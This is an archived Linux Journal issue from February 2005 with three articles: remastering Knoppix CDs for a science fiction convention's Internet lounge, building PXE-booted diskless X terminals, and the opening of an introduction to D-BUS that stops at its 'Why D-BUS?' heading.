
Advanced search

Linux Journal Issue #130/February 2005



Archive Index

Advanced search

A Temporary Internet Lounge

Colin McGregor

Issue #130, February 2005

When you need an Internet access area at an event, do some advance preparation to create a custom Linux load so everything goes smoothly on the big day.

Beginning in 1939 and for most years since then, the World Science Fiction Convention has been the high point of the true Science Fiction fan's yearly calendar. In 2003, that high point was Torcon 3, the 61st World Science Fiction Convention held in Toronto, Ontario August 28–September 1. Torcon 3, like all past World Science Fiction Conventions, was run by and for fans. This meant nobody running the convention got paid for their efforts and funds were tight.

Since 1996, the conventions have featured an Internet Lounge where attendees could check their e-mail while at the convention. Given my background with Internet service providers, volunteering for the Lounge seemed the best task for me. I was working for a charity that refurbishes old corporate computers for reuse by other charities and individuals that otherwise would not be able to afford computers. Through my employer, I was able to arrange for enough computers for the convention, the only price being that they wanted their current project, torontogames.org, promoted. The only catch was that the machines would not come with any sort of operating system.

Beyond the issues of running four- to five-year-old hardware that didn't come with software, there were convention constraints, little money, little convention setup time and roughly 4,000 attendees. I looked at Microsoft Windows solutions, but we would have needed a license for each machine. When one is assessing some 28 machines at roughly $150 each, license charges would shred what budget was available. Then there were the issues of how long it would take to install the software and locking down/securing the computers so convention attendees couldn't mess things up. Microsoft wasn't a solution for this convention.

I looked at some conventional Linux distributions, including Red Hat and Debian. Although the cost and security concerns disappeared, the issue of setup time remained.

I considered the Linux Terminal Server Project, which I had used for other projects, where one master server supports a number of dumb client machines. Although the client machines could be set up quickly, there still would be a fair amount of time required to set up the servers. In addition, I wasn't sure I could get suitable server machines. Plus, the idea of possible single points of failure that could not be replaced almost instantly and cheaply made me nervous.

So I looked at Knoppix, a Debian-based Linux distribution that by default boots and runs off the CD-ROM drive, never touching the hard drive, and I realized I had the beginnings of a winner. Because of Knoppix's excellent hardware detection system, one could, in theory at least, face a dozen different makes and models of PCs with a dozen identical Knoppix disks and in five minutes have all 12 machines browsing the Internet. Knoppix, in essence, has two filesystems on the disk, a conventional ISO 9660 system used while Knoppix boots and a compressed filesystem used after the system boots. This complicates things, but it does allow Knoppix to store significantly more than 700MB of software on a conventional 700MB CD-ROM.

Still, Knoppix presented issues that needed to be addressed. First, the default screen resolution is 1024×768. Many 15" monitors do not support a resolution greater than 800×600, and I knew the majority of monitors I would be getting would have 15" screens. So, the default resolution had to change. Second, the default window manager is KDE. When planning for the convention, I did not know what sort of PCs I would be getting. If I ended up with low-end PCs, KDE would be too resource-intensive to be usable. So the default window manager had to change.

In addition, the default home page in the browsers would have to be set to the Torcon 3 site. The browser bookmarks had to be set to tourist information sites and World Science Fiction Convention-related sites. Other changes included making the startup screen and wallpaper note convention sponsors and adding Macromedia Flash support. Finally, to stay focused on the room's job, all the extras were removed.

My first step was to download and burn the latest copy of Knoppix, which at the time was Knoppix 3.4. These instructions are for Knoppix 3.4 only. Next, I assembled a development machine, a Pentium II 350MHz with 256MB of RAM, a 52x CD-ROM and a blank 6GB hard drive. I could have gone a bit lower on RAM and a bit slower on CD-ROM, but this is about as modest a machine as you would want for this sort of customization. To supplement this machine, elsewhere on my home network I had a support box that would act as an FTP server, plus a CD burner and a router was doubling as a DHCP server.

Next there was a need for artwork, namely the opening screen and the wallpaper. For the wallpaper, any 800×600 JPEG image would be fine. I saved this on the support box, as knoppix.jpg. The opening startup screen needed to be in a special 640×400, 16-color format. I got this by creating a simple under 17-color, 640×400 image and then saving it in .bmp format on the support box, as startup.bmp.

I then booted the development box under Knoppix and started a shell. The first steps were to set up a new filesystem, create the needed directories and create a file I could use later as a swap file. Some of this stuff required just over 1GB of memory (RAM + swap), so I needed to set up a swap file for a machine with 256MB of RAM. Setting up the drive for the first time, I entered:

```
su
mkfs.ext2 /dev/hda1
mount -o rw /dev/hda1 /mnt/hda1
mkdir /mnt/hda1/master
mkdir /mnt/hda1/source
mkdir /mnt/hda1/knx
cd /mnt/hda1/knx
dd if=/dev/zero of=swap bs=1M count=750
cd ~
umount /dev/hda1
exit
```

In the above code, the master directory was used to store the conventional filesystem, source was used to store what became the compressed filesystem and knx was used to store the swap file, plus the finished CD image. The above steps should need to be done only once.

I went through the following procedures several times, so I turned them into small scripts to automate parts of the disk creation task. This way I could burn a draft CD-R, show it to committee members, get feedback and adapt based on feedback. Here I erase past work, set up swap space and then copy from my current CD image to the hard drive:

```
su
mount -o rw /dev/hda1 /mnt/hda1
cd /mnt/hda1/source
rm -rf *
cd /mnt/hda1/master
rm -rf *
cd /mnt/hda1/knx
rm knoppix.iso
mkswap swap
swapon swap
cp -Rp /KNOPPIX/* /mnt/hda1/source
cp /cdrom/index.html /mnt/hda1/master
cd /cdrom/KNOPPIX
mkdir /mnt/hda1/master/KNOPPIX
find . -size -1000000 -type f -exec cp -p \
-- parents {} /mnt/hda1/master/KNOPPIX \;
cd ~knoppix
```

Now I was ready to start customizing. I started by downloading the image files from the support box and then transformed the startup image into the format I would need later:

```
lftp -u <<support box userid>>,<<support box
    password>> <<support box ip number>>
get startup.bmp
get knoppix.jpg
exit
bmptoppm startup.bmp | ppmtolss16 >logo.16
```

Next, I went to the boot filesystem to change key defaults:

```
mkdir ~knoppix/bootimg
chmod 664 /mnt/hda1/master/KNOPPIX/boot.img
mount -o loop /mnt/hda1/master/KNOPPIX/boot.img \
    ~knoppix/bootimg
cd ~knoppix/bootimg
```

From here, I edited syslinux.cfg. Within syslinux.cfg on the first and second `APPEND` lines, I had to change the VGA value to `vga=788` and then insert the commands `screen=800x600 desktop=icewm`. Finally, at the end of the file I deleted a number of # signs so the final file was no larger than it was when I started. Then I saved the results.

It was time to boot the logo, so I entered:

```
ls -l ~knoppix/logo.16
ls -l logo.16
```

Space in the boot filesystem was limited; if the new logo file was the same size or smaller than the old logo, I was fine and could continue. If not, I had to go back and redo the boot logo to make it smaller:

```
mv ~knoppix/logo.16 .
chmod 744 logo.16
```

Then I had to edit the text that showed up under the logo in the file boot.msg. I ignored the first two lines, they contain the codes to load the logo image, and made sure the third line contained less than 80 characters. After saving the file and exiting, I unmounted the boot filesystem and reset the file permissions:

```
cd ..
umount bootimg
chmod 444 /mnt/hda1/master/KNOPPIX/boot.img
```

To fix the wallpaper, I used:

```
cd /mnt/hda1/master/KNOPPIX
mv ~knoppix/knoppix.jpg background.jpg
```

Had I needed to add a software package, I would have entered:

```
wget <<url and name of required package>>
mv <<package name>> /mnt/hda1/source
```

Due to the oddities of compression in Knoppix, you can have a situation where without adding or removing software you can end up with a too-large filesystem. So I removed unneeded software with:

```
chroot /mnt/hda1/source
dpkg -P <<name of an unneeded package>>
```

I got rid of games, the server and high-end office software. Whenever I added something, I had to take away something larger. Having removed these items, I was able to add the Flash plugin. License terms disallow the distribution of the plugin files with a Linux distribution, so to get around this I downloaded and installed the Flash files at bootup. To do this I edited the file /usr/bin/install_flashplugin.sh; after the first block of comments, I put in the line `sleep 30` and changed the interactive line to `interactive="no"`. I then saved the file and exited.

Next, I created the file /etc/rc5.d/S99flashplugin and added the following lines:

```
#!/bin/bash
su - knoppix -c /usr/bin/install_flashplugin.sh &
```

and saved the file. I fixed permissions with:

```
chmod 644 /etc/rc5.d/S99flashplugin
```

Once this was done, I pressed Ctrl-D to leave chroot, and then I deleted the history file:

```
rm /mnt/hda1/source/root/.bash_history
touch /mnt/hda1/source/root/.bash_history
chmod 600 /mnt/hda1/source/root/.bash_history
```

Next, I started Mozilla, edited the bookmarks, set the default home to the convention home page and tweaked the default settings. These changes were stored on the RAM disk; to move them onto the hard disk I used:

```
cp -r ~knoppix/.mozilla/knoppix/ujixazk6.slt/*
↪/mnt/hda1/source/etc/skel/.mozilla/knoppix/
↪ujixazk6.slt
chmod -R 644 /mnt/hda1/source/etc/skel/.mozilla/
↪knoppix/ujixazk6.slt/*
```

Now that I had assembled the software, I created the compressed filesystem:

```
mkisofs -R -U -V "KNOPPIX.net filesystem" -P \
"KNOPPIX www.knoppix.net" -hide-rr-moved \
-cache-inodes -no-bak -pad /mnt/hda1/source | nice -5 \
/usr/bin/create_compressed_fs - 65536 > \
/mnt/hda1/master/KNOPPIX/KNOPPIX
```

During the above process, I received and ignored a warning message that the filesystem was not ISO 9660. This process was the slow step, taking about an hour to complete on a Pentium II 350. Afterward, I created the CD as a whole:

```
cd /mnt/hda1
mkisofs -pad -l -r -J -v -V "KNOPPIX" -b \
KNOPPIX/boot.img -c KNOPPIX/boot.cat -hide-rr-moved \
-o /mnt/hda1/knx/knoppix.iso /mnt/hda1/master
```

From here, I used LFTP to move the resulting file to the support box for burning onto CD-R.

Some issues came up while polishing Knoppix, including the room's layout, power supply and router situation. In terms of room layout, I went with a large rectangular arrangement that left enough space for people to be comfortable, kept most cables from being a possible tripping hazard, placed the switches away from mischief and left a fairly safe place for volunteers to store their backpacks/bags. The cables that did have to cross the floor were covered with heavy cloth tape to stay safe. The downside to this arrangement was that I was limited to having roughly 28 machines in the room.

Before posting room rules, I consulted with the convention volunteer lawyer, Ken Smookler. The result was a sheet that disclaimed responsibility if anything went wrong and reserved the right to remove any being causing trouble (the word being used more out of concern for pets than extraterrestrials, but it legally covered us for both).

There wasn't enough power in the room to support 28+ machines, so a month before the convention I arranged with an electrician at the convention site to have extra outlets installed. In calculating power needs, I assumed 5A per PC (a typical maximum for the PCs I was looking at) and 2A per monitor. I knew the PCs would not consume their rated maximum, so I would have a comfortable safety margin. So I ordered the installation of 16 × 15A circuits (two PCs and two monitors per circuit, one circuit for switches/hubs and one circuit for laptops). This is where most of the Internet Lounge's budget went, and power never was a problem.

For the router, I considered using a Coyote Linux box similar to ones I previously had built. The problem with using a homemade router, though, was the time it would take away from other preparation work. Plus, dealing with failure would require more than running to a shop with the receipt for a warranty exchange. So, I bought a basic D-Link router/DHCP server from an office supply shop that had long hours, located near the convention site.

Six days before the convention I found out what sort of machines I would be getting and was able to start testing hardware. They were Pentium II 400MHz boxes with 128MB of RAM. KDE could have run on them, but IceWM ran great. Four days before the convention, I found out a new sponsor had to be listed on the systems. Three days before the convention, the machines shipped to the convention site. Two days before the convention, I received final approval of the setup from senior convention committee member Lance Sibley, and I started burning CD-Rs, burning a few spare CD-Rs just in case.

The day the computers shipped I got a report that some of the machines had been banged around in transit, and two arrived at the convention site with problems. Although the plan was to have 28 machines, only 26 were available. The day before the convention I did setup with volunteers Robert Eveleigh and Juan Sanmiguel. A few problems turned up, including a bad switch. A call to my office got a replacement, which necessitated buying an Ethernet crossover cable at a nearby office supply store.

Once the convention started the Internet Lounge ran 24 hours a day for the duration. So, I couldn't stick around all the time to watch things, and a number of non-Linux administrators (including Robert and Juan) monitored the room. Thanks to Knoppix, In the event of problems or oddities, I could tell people simply to reset a machine. Because the hard drives weren't being used, this was a fine solution.




Figure 1. A view inside the Lounge showing the central square. One of the major volunteers, Juan Sanmiguel, is shown on the right-hand side of the picture.

Wireless access for the convention had been considered briefly but the idea was rejected for several reasons, including cost. This did not stop wireless access from happening, though. One convention attendee, Keith Lofstrom, wanted wireless access, and he put his money where his mouth was by bringing in an 802.11b wireless hub, a feature that proved popular.

There were grumbles about where the Lounge was located relative to the rest of the convention. Some people wished I had installed a few more pieces of software, including AIM and Yahoo instant messenger clients and automatic updates from a timeserver (some of the PC clocks drifted). There also were requests for a printer, but setting up a payment system to cover paper/toner costs would have been another significant project.

Still, Mozilla and IceWM did not cause any trouble for this crowd. The only real lineup for computers occurred just after the Hugo Awards ceremony, during which awards for the best of the previous years' science fiction were presented. Fortunately, that line didn't last long, and for most of the time the Lounge was busy if not full. Overall, users' reactions were positive from those who had never used Linux, including one person who said this was the best Internet Lounge ever.

Lessons learned: the instant messenger demand surprised me and the overlooked timeserver would need to be looked at in the future. Still, the ability to set up machines quickly and to make tweaks to the setup would not have been possible without Knoppix.

Colin McGregor (colin@mcgregor.org) works for a charity, does consulting work on the side and has served as President of the Toronto Free-Net. He also has made presentations at the Toronto Linux User Group New User meetings. He enjoys attending, if not always working at, Science Fiction conventions.

Archive Index Issue Table of Contents

Advanced search

Diskless Linux X Terminals

Chip Coldwell

Issue #130, February 2005

How to network-boot a Linux box that has no persistent storage and use it as a diskless X terminal.

The X terminal is not a new idea; companies such as NCD have been manufacturing them for 15 years or more. The thin client idea fell out of fashion during the late 1990s, however, as the price of PC hardware fell so low that there was no obvious cost advantage to using X terminals. Heated arguments ensued over the total cost of ownership (including both the cost of the hardware and administrative support) of thin clients vs. PCs, and the debate will not be resolved by this article. The objective here is simply to describe a technique that allows one to utilize some of the growing pile of obsolete hardware left in the wake of advancing PC technology to build X terminals.

The essential characteristic of any thin client is that it should have little or no persistent storage. Typically, a purpose-built X terminal has a small quantity of NVRAM used to store configuration options and nothing else. In practice, it usually is possible to put even these options in a configuration file stored on the server and downloaded by the terminal on boot. This article takes the purist view that an X terminal should have no persistent storage whatsoever.

PXE Booting

The PC has no hard, floppy or CD-ROM drive, so some other device must provide the bootloader and bootable image. X terminals are creatures of the network they inhabit, so the obvious choice is the network interface card (NIC). The NIC, therefore, must identify itself to the BIOS as a bootable device. If chosen, it must be able to download the bootloader from the network. This is not something most run-of-the-mill NICs can do. However, a standard for NIC boot ROMs called PXE (Preboot eXecution Environment, pronounced pixie) has been published by Intel and implemented by that company as well as by some other vendors in some products. Many newer motherboards with built-in Ethernet have PXE support.

In preparing this article, I tested five different kinds of NICs, all of which were advertised to support PXE: the Intel PRO/100+ (PILA8460BNG1), the 3Com 3C905CX-TX-M, the D-Link DFE-550TX, the Linksys LNE100TX and the SMC 1255TX (Tulip chipset). Of these five, only the 3Com card worked right out of the box. I was able to get a boot ROM separately for the SMC card, after which it also worked. The other three cards all had conspicuous but vacant sockets for boot ROMs, which were not shipped by default. Caveat emptor.

When the PXE NIC is chosen by the motherboard BIOS as the boot device, it broadcasts DHCP requests on the LAN and looks for PXE extensions in the responses it receives. If it receives a response containing some of these extensions, it then acknowledges and accepts the response. In particular, it respects the next-server and filename parameters in the server's response. These parameters specify the IP address of a TFTP server and the name of the file containing a bootloader that the client should download and start.

DHCP and TFTP

The Internet Software Consortium's version 3.0 DHCP server can be configured to advertise PXE extensions, and it is the DHCP server shipped with a number of Linux distributions, including Red Hat 8.0 and later versions. Listing 1 is an example of a DHCP server configuration file, dhcpd.conf, that generates DHCP responses with PXE extensions when the DHCP client identifies itself as a PXE NIC. With this configuration, the client downloads the file pxelinux.0 from the TFTP server, located at 192.168.1.1. Table 1 lists the options set in the configuration file.

Table 1. Definitions of PXE-Specific Codes in dhcpd.conf

Code	Meaning
1	Multicast IP address of boot file server.
2	UDP port that client should monitor for MTFTP responses.
3	UDP port that MTFTP servers are using to listen for MTFTP requests.
4	Number of seconds a client must listen for activity before trying to start a new MTFTP transfer.
5	Number of seconds a client must listen before trying to restart an MTFTP transfer.

Listing 1. Example dhcpd.conf File to Support PXE Clients

```
option space PXE;
option PXE.mtftp-ip
  code 1 = ip-address;
option PXE.mtftp-cport
  code 2 = unsigned integer 16;
option PXE.mtftp-sport
  code 3 = unsigned integer 16;
option PXE.mtftp-tmout
  code 4 = unsigned integer 8;
option PXE.mtftp-delay
  code 5 = unsigned integer 8;
option PXE.discovery-control
  code 6 = unsigned integer 8;
option PXE.discovery-mcast-addr
  code 7 = ip-address;

subnet 192.168.1.0 netmask 255.255.255.0 {

  class "pxeclients" {
    match if substring (option
      vendor-class-identifier, 0, 9) = "PXEClient";
    option vendor-class-identifier "PXEClient";
    vendor-option-space PXE;

    # At least one of the vendor-specific PXE
    # options must be set in order for the client
    # boot ROMs to realize that this is a PXE-
    # compliant server. We set the MCAST IP address
    # to 0.0.0.0 to tell the boot ROM that we can't
    # provide multicast TFTP.

    option PXE.mtftp-ip 0.0.0.0;

    # This is the name of the file the boot ROMs
    # should download.
    filename "pxelinux.0";
    # This is the name of the server they should
    # get it from.
    next-server 192.168.1.1;
  }

  pool {
    max-lease-time 86400;
    default-lease-time 86400;
    range 192.168.1.2 192.168.1.254;

   # If you include this, you must provide host
   # entries for every client, optionally associating
   # ethernet MAC addresses with IP addresses.

   # deny unknown clients;
  }
}
```

Obviously, the server at 192.168.1.1 must be configured to provide the TFTP service. It also must have a bootloader image called pxelinux.0, where the TFTP server process looks for it (usually in the directory /tftpboot). The TFTP server process usually is managed by one of the superservers, inetd or xinetd, so turning it on means messing around with one of their configuration files (/etc/inetd.conf or /etc/xinetd.conf, respectively).

The file pxelinux.0 is a bootloader that comes from H. Peter Anvin's SYSLINUX Project. Unlike generic bootloaders, such as LILO or GRUB, PXELINUX understands the PXE protocol and has the necessary networking functionality to pick up the boot process at this point by downloading the kernel and compressed RAM disk using TFTP. However, PXELINUX requires an enhanced TFTP server, one that understands the TSIZE option (RFC 2349). Fortunately, H. Peter Anvin also provides a modified version of the standard BSD TFTP dæmon, called tftp-hpa, that does support this option. The easiest thing to do is to replace the standard TFTP dæmon, often located at /usr/sbin/in.tftpd, with tftp-hpa.

PXELINUX

PXELINUX knows where the PXE boot ROMs stashed the network parameters from the DHCP server's response in memory, and it can use these to start another TFTP session to download its configuration file from the server. With the TFTP server configured as described above, the bootloader running on the client first tries to find its configuration file in /tftpboot/pxelinux.cfg/*ethermac*, where *ethermac* represents the client's Ethernet hardware address in lowercase hexadecimal, with octets separated by hyphens, for example, fe-ed-de-ad-be-ef. Failing that, the bootloader tries /tftpboot/pxelinux.cfg/*iphex*, where *iphex* is the client's IP address in uppercase hexadecimal. For example, if the client has the IP address 192.168.0.12, PXELINUX would try to download the file /tftpboot/pxelinux.cfg/C0A8000C. If that file doesn't exist, the least significant nibble is dropped from the name and the process repeats. Therefore, in the example above, after C0A8000C is not found, PXELINUX tries C0A8000, then C0A800 and so on. This makes it possible to have a single configuration file for an entire subnet, provided that the subnet boundary is nibble-aligned.

Listing 2 shows the contents of a PXELINUX configuration file. The first line gives the name of a file containing a compressed kernel image to be downloaded—all paths are relative to /tftpboot on the server. The second line lists parameters that should be passed to the kernel specifying that the root filesystem be a 64MB RAM disk that should be mounted read/write. The last line causes PXELINUX to generate an additional kernel parameter containing `ip=`*`client-ip`*`:`*`server-ip`*`:`*`gateway-ip`*`:`*`netmask`* and using the values obtained by the PXE boot ROMs from the DHCP server's response. This is useful if the kernel was built with kernel-level autoconfiguration of IP networking enabled. If so, when the kernel boots it uses these parameters to configure the network interface, making it unnecessary to do so using ifconfig or ifup in a startup script.

Listing 2. The PXELINUX configuration file specifies the compressed kernel image to be downloaded.

```
DEFAULT vmlinuz
APPEND initrd=ramdisk.gz ramdisk=65536 root=/dev/ram rw
IPAPPEND 1
```

Building the Kernel

In order to use kernel-level autoconfiguration of IP parameters, the network device driver must be available early in the boot, even before the root filesystem is mounted. Therefore, it cannot be a loadable module. Because the kernels that come with most distributions use loadable modules extensively, in practice this means it is necessary to build a custom kernel for the X terminal. In addition, the custom kernel should support RAM disks and initial RAM disks. Kernel-level autoconfiguration of IP networking is also convenient. It is not necessary to include any of the dynamic methods of obtaining IP addresses (DHCP, BOOTP and RARP can be selected), however, as the IPAPPEND line included in the PXELINUX configuration file ensures that the kernel receives the correct IP parameters. Finally, device filesystem support with devfs mounted automatically on boot greatly simplifies the /dev directory in the RAM disk root filesystem.

RAM Disk Root Filesystem

Building and populating the root filesystem would be the most complicated part of setting up a diskless Linux box if it weren't for the advent of Richard Gooch's device filesystem and Erik Anderson's BusyBox combined binary. The device filesystem automatically manages the /dev directory, creating device entry points as needed for the devices loaded in the kernel. This means two things: the directory has no unnecessary entries, and builders of RAM disk root filesystems don't have to spend hours with mknod trying to create all the needed device entry points. The BusyBox combined binary is an executable that changes its personality depending on how it is invoked. The usual methodology is to create symlinks to /bin/busybox from /bin/ls, /bin/cat, /bin/ps, /sbin/mount and so on, to create a minimalist UNIX system. No additional libraries or binaries are needed; the BusyBox rolls them into one.

One way to think of this setup is that the device filesystem takes care of /dev; the BusyBox takes care of /bin and /sbin; the kernel takes care of /proc; a read-only NFS mount takes care of /usr; and /tmp can be empty. So, all you need to worry about is /etc. In fact, /etc can be starkly minimalist, containing only /etc/fstab, /etc/inittab and /etc/init.d/rcS, the latter being the single startup script used by BusyBox when running as init.

BusyBox was written for the world of embedded Linux and normally would be built as a static executable. However, the XFree86 server itself depends on a number of shared libraries normally found in /lib. We are going to NFS-mount /usr, so we don't have to worry about shared libraries found in /usr/lib, but we do have to provide the ones XFree86 expects to find in /lib. Therefore, we might as well take advantage of the space savings made possible by configuring BusyBox as a dynamic executable. The minimum libraries required in /lib to run XFree86 can be discovered by running `ldd /usr/X11R6/bin/XFree86`. They are glibc (libc.so and libm.so), PAM (libpam.so and libpam_misc.so) and the dynamic loader itself (libdl.so and ld-linux.so).

Configuring XFree86

The XFree86 executable normally is found in /usr/X11R6/bin, a subdirectory of /usr. We don't need to provide the X server in the RAM disk then, but can take it from the NFS mount. Although the modular XFree86 server itself has not been hardware-specific since about version 4.0, its configuration file definitely is. If you are managing several X terminals with different video hardware, it is impossible to use the same XF86Config file for all of them. Therefore, we prefer not to keep it in the RAM disk root filesystem, where it usually would be found in /etc/X11/XF86Config. Instead, we can use a per-terminal configuration file stored in the NFS /usr directory. Ultimately, the BusyBox init process is configured to respawn a shell script continuously containing the single line:

```
/usr/X11R6/bin/XFree86 \
-xf86config /usr/X11R6/configs/iphex -query \
server
```

where *iphex* is the client's IP address in hexadecimal (a naming convention borrowed from PXELINUX) and *server* is the server's IP address in dotted-decimal. With a few clever awk-on-/proc/cmdline tricks, we can entirely avoid hard coding any hostnames or IP addresses into the RAM disk image.

A basic XFree86 configuration file can be created by running `XFree86 -configure` on the terminal. In general, this correctly identifies the video hardware, and the resulting configuration file loads the appropriate XFree86 modules. It is worth mentioning, however, that the default pointer device, /dev/mouse, generally doesn't exist on a system using the device filesystem. For example, the PS/2 mouse is found at /dev/misc/psaux instead.

Server-Side Configuration

The part that makes the X terminal an X terminal instead of a Linux box with a graphical display is the `-query server` part of the XFree86 command line above. This causes the XFree86 server on the terminal to run an XDMCP (X Display Manager Control Protocol) session to try to get the server to manage its display. However, not every server is going to agree to do so.

First, and most obviously, the server must be listening for incoming XDMCP connections. XDMCP is normally on UDP port 177, and most display managers (xdm, gdm, kdm) can be configured to listen for XDMCP requests. Although most distributions are configured to run a display manager on bootup, most do not listen for incoming XDMCP requests due to security considerations. For example, the classic X display manager, xdm, usually is distributed with the line:

```
DisplayManager.requestPort: 0
```

in its configuration file (commonly /etc/X11/xdm/xdm-config). This would have to be commented out in order for xdm to accept XDMCP requests. In addition, xdm can be configured to restrict itself to connections on a per-host or per-subnet basis using the configuration file /etc/X11/xdm/Xaccess (don't be confused by /etc/X11/xdm/Xservers, which is largely a historical relic). For example, to restrict xdm to terminals in the 192.168.1.0/24 subnet, add a line containing only 192.168.1.0/24 to the end of /etc/X11/xdm/Xaccess.

In addition, it can be convenient if the server also provides fonts to the terminals, by way of the X font server process xfs. Once again, although most distributions run a font server process, it usually is configured not to listen for incoming requests. For example, the configuration file for xfs, /etc/X11/fs/config, generally contains the line `no-listen = tcp`. If this is commented out, the Files section of the terminal's XF86Config file (stored in /usr/X11R6/configs/*iphex* on the server) can contain only one FontPath instead of the usual half-dozen, as shown in Listing 3 (where a server IP of 192.168.1.1 is assumed).

Listing 3. Terminal XF86Config Fragment

```
Section "Files"
        RgbPath      "/usr/X11R6/lib/X11/rgb"
        ModulePath   "/usr/X11R6/lib/modules"
        FontPath     "tcp/192.168.1.1:7100"
EndSection
```

Finally, the server must be configured to NFS export its /usr filesystem read-only to the terminal, as this is where the terminal gets the XFree86 server.

Some Words about Security

A number of security considerations should be kept in mind when running X terminals. First, it should be fairly obvious that the changes made to the xdm and xfs configurations are undoing things that were done to increase the security of the server. Furthermore, the setup described in this article does not encrypt any traffic. Every keystroke on the terminal goes over the network unencrypted. The only reasonably safe way to run with X terminals is to put them all on a private LAN that is used only by X terminals and that does not route to the Internet. The terminals and one interface on the server should be the only ones on the terminal LAN.

Kits Are Available

Due to the space limitations of printed media, this article presented a high-level view of how to configure a Linux box to boot diskless and become an X terminal, without going into great detail about the precise implementation. Interested readers are encouraged to download the X Terminal Kit from the author's Web site; it includes shell scripts, Makefiles and READMEs to guide you through the sometimes complicated process. In addition, the software described in this article has been drawn from numerous resources on the Internet, all of which have more detailed information about their particular packages. See the on-line Resources for pointers.

Resources for this article: www.linuxjournal.com/article/7924.

Chip Coldwell (coldwell@physics.harvard.edu) is a system administrator for the Physics Department at Harvard University. When he's not messing around with a computer of some sort, he generally can be found riding his bicycle or enjoying the company of his fiancée, Cindy.

Archive Index Issue Table of Contents

Advanced search

Get on the D-BUS

Robert Love

Issue #130, February 2005

Programs, the kernel and even your phone can keep you in touch and make the whole desktop work the way you want. Here's how D-BUS works, and how applications are using it.

D-BUS is an interprocess communication (IPC) system, providing a simple yet powerful mechanism allowing applications to talk to one another, communicate information and request services. D-BUS was designed from scratch to fulfill the needs of a modern Linux system. D-BUS' initial goal is to be a replacement for CORBA and DCOP, the remote object systems used in GNOME and KDE, respectively. Ideally, D-BUS can become a unified and agnostic IPC mechanism used by both desktops, satisfying their needs and ushering in new features.

D-BUS, as a full-featured IPC and object system, has several intended uses. First, D-BUS can perform basic application IPC, allowing one process to shuttle data to another—think UNIX domain sockets on steroids. Second, D-BUS can facilitate sending events, or signals, through the system, allowing different components in the system to communicate and ultimately to integrate better. For example, a Bluetooth dæmon can send an incoming call signal that your music player can intercept, muting the volume until the call ends. Finally, D-BUS implements a remote object system, letting one application request services and invoke methods from a different object—think CORBA without the complications.

Why D-BUS Is Unique

D-BUS is unique from other IPC mechanisms in several ways. First, the basic unit of IPC in D-BUS is a message, not a byte stream. In this manner, D-BUS breaks up IPC into discrete messages, complete with headers (metadata) and a payload (the data). The message format is binary, typed, fully aligned and simple. It is an inherent part of the wire protocol. This approach contrasts with other IPC mechanisms where the lingua franca is a random stream of bytes, not a discrete message.

Second, D-BUS is bus-based. The simplest form of communication is process to process. D-BUS, however, provides a dæmon, known as the message bus dæmon, that routes messages between processes on a specific bus. In this fashion, a bus topology is formed, allowing processes to speak to one or more applications at the same time. Applications can send to or listen for various events on the bus.

A final unique feature is the creation of not one but two of these buses, the system bus and the session bus. The system bus is global, system-wide and runs at the system level. All users of the system can communicate over this bus with the proper permissions, allowing the concept of system-wide events. The session bus, however, is created during user login and runs at the user, or session, level. This bus is used solely by a particular user, in a particular login session, as an IPC and remote object system for the user's applications.

D-BUS Concepts

Messages are sent to objects. Objects are addressed using path names, such as /org/cups/printers/queue. Processes on the message bus are associated with objects and implemented interfaces on that object.

D-BUS supports multiple message types, such as signals, method calls, method returns and error messages. Signals are notification that a specific event has occurred. They are simple, asynchronous, one-way heads-up messages. Method call messages allow an application to request the invocation of a method on a remote object. Method return messages provide the return value resulting from a method invocation. Error messages provide exceptions in response to a method invocation.

D-BUS is fully typed and type-safe. Both a message's header and payload are fully typed. Valid types include byte, Boolean, 32-bit integer, 32-bit unsigned integer, 64-bit integer, 64-bit unsigned integer, double-precision floating point and string. A special array type allows for the grouping of types. A DICT type allows for dictionary-style key/value pairs.

D-BUS is secure. It implements a simple protocol based on SASL profiles for authenticating one-to-one connections. On a bus-wide level, the reading of and the writing to messages from a specific interface are controlled by a security system. An administrator can control access to any interface on the bus. The D-BUS dæmon was written from the ground up with security in mind.

Why D-BUS?

